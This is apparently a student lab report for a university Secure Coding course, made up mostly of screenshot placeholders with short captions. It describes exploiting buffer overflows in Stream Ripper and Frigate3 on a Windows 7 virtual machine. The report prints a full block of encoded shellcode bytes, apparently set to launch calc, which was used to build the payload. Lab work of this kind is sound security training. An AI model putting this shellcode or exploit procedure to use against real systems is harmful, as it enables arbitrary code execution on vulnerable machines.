


Name: Panwala Harshit Rakesh

Reg. No.: 18BCE7137


Course code/name: CSE2010/ Secure Coding

Slot: L23 + L24


Faculty: Prof. Sibi Chakkaravarthy S

LAB-8


Opened the windows 7 on virtual machine and downloaded the vuln file and extracted it




Downloaded python 2.7 and unzipped the Vulln file




Running the exploit script 2 to generate the payload




Executing the payload in steam the ripper



An error occurred after the execution of the payload




- Changing the default trigger from cmd to calc





```
buf += b"\x89\xe7\xd9\xe8\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4b\x58\x6f"
buf += b"\x72\x45\x50\x73\x30\x33\x30\x71\x70\x4f\x79\x59\x75"
buf += b"\x46\x51\x69\x50\x53\x54\x4c\x4b\x46\x30\x50\x30\x6c"
buf += b"\x4b\x53\x62\x74\x4c\x4c\x4b\x53\x62\x35\x44\x4e\x6b"
buf += b"\x44\x32\x71\x38\x44\x4f\x6f\x47\x51\x5a\x65\x76\x45"
buf += b"\x61\x4b\x4f\x4e\x4c\x75\x6c\x45\x31\x63\x4c\x54\x42"
buf += b"\x76\x4c\x45\x70\x6a\x61\x68\x4f\x64\x4d\x47\x71\x78"
buf += b"\x47\x5a\x42\x68\x72\x71\x42\x73\x67\x6e\x6b\x52\x72"
buf += b"\x34\x50\x6c\x4b\x51\x5a\x55\x6c\x6c\x4b\x52\x6c\x77"
buf += b"\x61\x42\x58\x7a\x43\x50\x48\x66\x61\x58\x51\x62\x71"
buf += b"\x6e\x6b\x42\x79\x35\x70\x67\x71\x59\x43\x4e\x6b\x47"
buf += b"\x39\x55\x48\x48\x63\x65\x6a\x50\x49\x6e\x6b\x57\x44"
buf += b"\x4e\x6b\x75\x51\x39\x46\x35\x61\x59\x6f\x4c\x6c\x4a"
buf += b"\x61\x48\x4f\x36\x6d\x76\x61\x38\x47\x54\x78\x6d\x30"
buf += b"\x34\x35\x6a\x56\x55\x53\x73\x4d\x48\x78\x37\x4b\x73"
buf += b"\x4d\x66\x44\x73\x45\x39\x74\x46\x38\x4c\x4b\x30\x58"
buf += b"\x51\x34\x47\x71\x5a\x73\x73\x56\x4c\x4b\x56\x6c\x30"
buf += b"\x4b\x6e\x6b\x76\x38\x77\x6c\x65\x51\x6b\x63\x4e\x6b"
buf += b"\x65\x54\x6e\x6b\x35\x51\x68\x50\x4b\x39\x63\x74\x47"
buf += b"\x54\x31\x34\x51\x4b\x51\x4b\x73\x51\x33\x69\x61\x4a"
buf += b"\x30\x51\x59\x6f\x6b\x50\x53\x6f\x43\x6f\x33\x6a\x6c"
buf += b"\x4b\x64\x52\x58\x6b\x4e\x6d\x63\x6d\x73\x5a\x56\x61"
buf += b"\x6c\x4d\x6b\x35\x6f\x42\x55\x50\x73\x30\x63\x30\x46"
buf += b"\x30\x72\x48\x46\x51\x4e\x6b\x72\x4f\x6c\x47\x69\x6f"
buf += b"\x48\x55\x6f\x4b\x4c\x30\x6e\x55\x6e\x42\x30\x56\x62"
buf += b"\x48\x69\x36\x4a\x35\x6d\x6d\x4f\x6d\x59\x6f\x78\x55"
buf += b"\x55\x6c\x63\x36\x61\x6c\x55\x5a\x4f\x70\x59\x6b\x49"
buf += b"\x70\x54\x35\x55\x55\x6f\x4b\x33\x77\x44\x53\x50\x72"
buf += b"\x52\x4f\x71\x7a\x53\x30\x32\x73\x49\x6f\x5a\x75\x53"
buf += b"\x53\x61\x71\x70\x6c\x30\x63\x33\x30\x41\x41"
```

Created payload using the above code



Open frigate3 and then go to disks and then click find computer




